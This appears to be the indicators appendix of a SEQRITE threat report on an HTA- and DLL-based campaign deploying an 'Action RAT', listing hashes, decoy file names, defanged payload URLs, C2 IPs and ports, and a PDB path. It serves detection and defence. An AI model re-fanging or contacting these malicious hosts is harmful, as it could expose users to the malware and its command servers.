db49c75c40951617c4025678eb0abe90	Asigma dated 22 May 23.zip
LNK	
1afc64e248b3e6e675fa31d516f0ee63	pessonal pic.png.lnk
49f3f2e28b9e284b4898fafa452322c0	Performa's feedback.docx.lnk
becbf20da475d21e2eba3b1fe48148eb	Asigma dated 22 May 23 .pdf.lnk
HTA	
FCD0CD0E8F9E837CE40846457815CFC9	xml.hta
BEC31F7EDC2032CF1B25EB19AAE23032	d.hta (Chain-1)
C808F7C2C8B88C92ABF095F10AFAE803	d.hta (Chain-2)
4559EF3F2D05AA31F017C02ABBE46FCB	d.hta (Chain-3)
F20267EC56D865008BA073DB494DB05E	Auto_tcp.hta
4F8D22C965DFB1A6A19B8DB202A24717	Auto_tcp.hta
DLL	
86D4046E17D7191F7198D506F06B7854	preBotHta.dll (Stage-1)
28B35C143CF63CA2939FB62229D31D71	preBotHta.dll (Stage-2) (New RAT)
582C0913E00C0D95B5541F4F79F6EDD5	preBotHta.dll (Stage-3)
8f670928bc503b6db60fb8f12e22916e	DUser.dll (Action RAT)
13D4E8754FEF340CF3CF4F5A68AC9CDD	DUser.dll (Action RAT)
5D5B1AFF4CBE03602DF102DF8262F565	DUser.dll (Action RAT)
BAT	
D95A685F12B39484D64C58EB9867E751	test.bat
BDA677D18E98D141BAB6C7BABD5ABD2B	test.bat
Others	
5580052F2109E9A56A77A83587D7D6E2	d.txt
E5D3F3D0F26A9596DA76D7F2463E611B	h.txt
Domain	
elfinindia[.]com	Hosted Malicious files

IP	
144.126.143[.]138:8080	C2
144.126.143[.]138:9813	
66.219.22[.]252:9467	
209.126.7[.]8:9467	

URL
hxxps://elfinindia[.]com/wp-includes/files/
hxxps://elfinindia[.]com/wp-includes/files/pictures/personal/Personal.zip
hxxps://elfinindia[.]com/wp-includes/files/pictures/man/d.hta
hxxps://elfinindia[.]com/wp-includes/files/man/d.hta
hxxps://elfinindia[.]com/wp-includes/files/fa/d.hta
hxxps://elfinindia[.]com/wp-includes/files/oth/hl/h.txt
hxxps://elfinindia[.]com/wp-includes/files/oth/dl/d.txt
hxxps://elfinindia[.]com/wp-includes/files/oth/av/

PDB
E:\Packers\CyberLink\Latest Source\Multithread Protocol Architecture\side projects\First Stage\ HTTP Arsenal Main\Clinet\app\Release\app.pdb

EXE (Legitimate)	
9B726550E4C82BBEB045150E75FEE720	cdrzip.exe / cridviz.exe

Decoy Files	
C5C2D8EB9F359E33C4F487F0D938C90C	Invitation Performa vis a vis feedback.docx
2461F858671CBFFDF9088FA7E955F400	myPic.jpeg
D77C15419409B315AC4E1CFAF9A02C87	2696 - 22 May 23.pdf

Coverage

This threat can be detected and blocked by our following products:

SEQRITE Endpoint Security	✓
SEQRITE Endpoint Security Cloud	✓
SEQRITE Unified Threat Management	✓
SEQRITE HawkkHunt XDR	✓
SEQRITE Antivirus Server Edition	✓
SEQRITE AntiVirus for Linux	✓
Quick Heal Total Security	✓
Quick Heal Internet Security	✓
Quick Heal AntiVirus Pro	✓
Quick Heal Total Security Multi-Device	✓
Quick Heal Total Security for Mac	✓
Quick Heal AntiVirus Server Edition	✓
Quick Heal Total Shield	✓
Quick Heal AntiVirus Pro Advanced	✓

SEQRITE

Marvel Edge, Office No. 7010 C & D,
7th Floor, Viman Nagar, Pune - 411014, India.

www.seqrite.com